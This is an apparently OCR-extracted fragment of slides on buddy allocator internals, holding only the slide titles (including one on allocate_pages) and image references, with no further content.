
Buddy allocator internal



Buddy allocator internal



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
Buddy allocator internal - Allocate_pages



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
Buddy allocator internal- Allocate_pages



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
